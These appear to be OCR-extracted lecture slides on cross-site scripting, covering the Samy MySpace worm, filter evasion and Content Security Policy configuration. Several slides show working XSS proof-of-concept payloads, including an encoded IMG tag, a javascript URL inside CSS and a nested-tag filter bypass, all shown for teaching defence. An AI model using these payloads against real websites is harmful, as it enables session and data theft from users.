
Responding in the HackerOne forum, PayPal notes the vulnerability resulted in its currency conversion URL improperly handling user input. An attacker exploiting the vulnerability could perform JavaScript injection or add other malicious code to the URL to access the document object model on the victim's browser. By loading a malicious payload into a victim's browser, hackers could steal data or take control of a device.

The vulnerability was resolved, PayPal says, "by implementing additional controls to validate and sanitize user input before being returned in the response."

https://www.bankinfosecurity.com/bounty-hunter-finds-paypal-xss-vulnerability-a-15984

Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.


Forum Software Reviews • Post a reply - Konqueror

Forum Software Reviews
PhpBB3 reviewed by Forum Software Reviews

Board index ‹ A new forum ‹ Moderated forum

User Control Panel (0 new messages) • View your posts

FAQ Members Logout [user]

Test topic

POST A REPLY

Subject: Re: Test topic

Hello, this is my post.

BBCode is ON
[img] is ON
[flash] is OFF
[url] is ON
Smilies are ON

Page chargée.

Samy Worm

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users.

MySpace Bug

MySpace allowed users to post HTML to their pages. Filtered out

```
<script>, <body>, onclick, <a href=javascript://>
```

Missed one. You can run Javascript inside of CSS tags.

```
<div style="background:url('javascript:alert(1)')">
```

Filtering Malicious Tags

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content

Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what is allowed

‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete

Filtering is Really Hard

Large number of ways to call Javascript and to escape content

URI Scheme: <img src="javascript:alert(document.cookie);">

On{event} Handers: onSubmit, OnError, onSyncRestored, … (there's ~105)

Samy Worm: CSS

Tremendous number of ways of encoding content

```
<IMG  SRC=&#0000106&#0000097&#0000118&#00000
97&#0000115&#0000099&#0000114&#0000105&#00001
12&#0000116&#0000058&#0000097&#0000108&#0000
101&#0000114&#0000116&#0000040&#0000039&#0000
088&#0000083&#0000083&#0000039&#0000041>
```

Google XSS FIlter Evasion!

Filters that Change Content

Filter Action: filter out <script

Attempt 1: **<script src= "…">**

    src="…"

Attempt 2: **<scr<scriptipt src="..."**

    <script src="...">

Content Security Policy

To enable CSP, you need to configure your web server to return the Content-Security-Policy HTTP header.

CSP aims to reduce or eliminate the vectors by which XSS can occur by specifying the domains that the browser should consider to be valid sources of executable scripts.

A CSP compatible browser will then only execute scripts loaded in source files received from those allowed domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

Content Security Policy


To enable CSP, you need to configure your web server to return the Content-Security-Policy HTTP header.

CSP aims to reduce or eliminate the vectors by which XSS can occur by specifying the domains that the browser should consider to be valid sources of executable scripts.

A CSP compatible browser will then only execute scripts loaded in source files received from those allowed domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

Content Security Policy


To enable CSP, you need to configure your web server to return the Content-Security-Policy HTTP header.



Alternatively, the `<meta>` element can be used to configure a policy, for example:

```
<meta
  http-equiv="Content-Security-Policy"
  content="default-src 'self'; img-src https://*; child-src 'none';"
/>
```

Content Security Policy




Example 1

A web site administrator wants all content to come from the site's own origin (this excludes subdomains.)

```
Content-Security-Policy: default-src 'self'
```

Content Security Policy




Example 2

A web site administrator wants to allow content from a trusted domain and all its subdomains (it doesn't have to be the same domain that the CSP is set on.)

```
Content-Security-Policy: default-src 'self' example.com *.example.com
```

Content Security Policy



Example 3

A web site administrator wants to allow users of a web application to include images from any origin in their own content, but to restrict audio or video media to trusted providers, and all scripts only to a specific server that hosts trusted code.

```
Content-Security-Policy: default-src 'self'; img-src *; media-src
example.org example.net; script-src userscripts.example.com
```

Here, by default, content is only permitted from the document's origin, with the following exceptions:

- Images may load from anywhere (note the "*" wildcard).
- Media is only allowed from example.org and example.net (and not from subdomains of those sites).
- Executable script is only allowed from userscripts.example.com.

XSS vs CSRF

- XSS attacks exploit the trust a client browser has in data sent from the legitimate website served by a legitimate webserver
  - So the attacker tries to control what the website sends to the client browser

- CSRF attacks exploit the trust the legitimate webserver has in data sent from the client browser.
  - So the attacker tries to control what the client browser sends to the website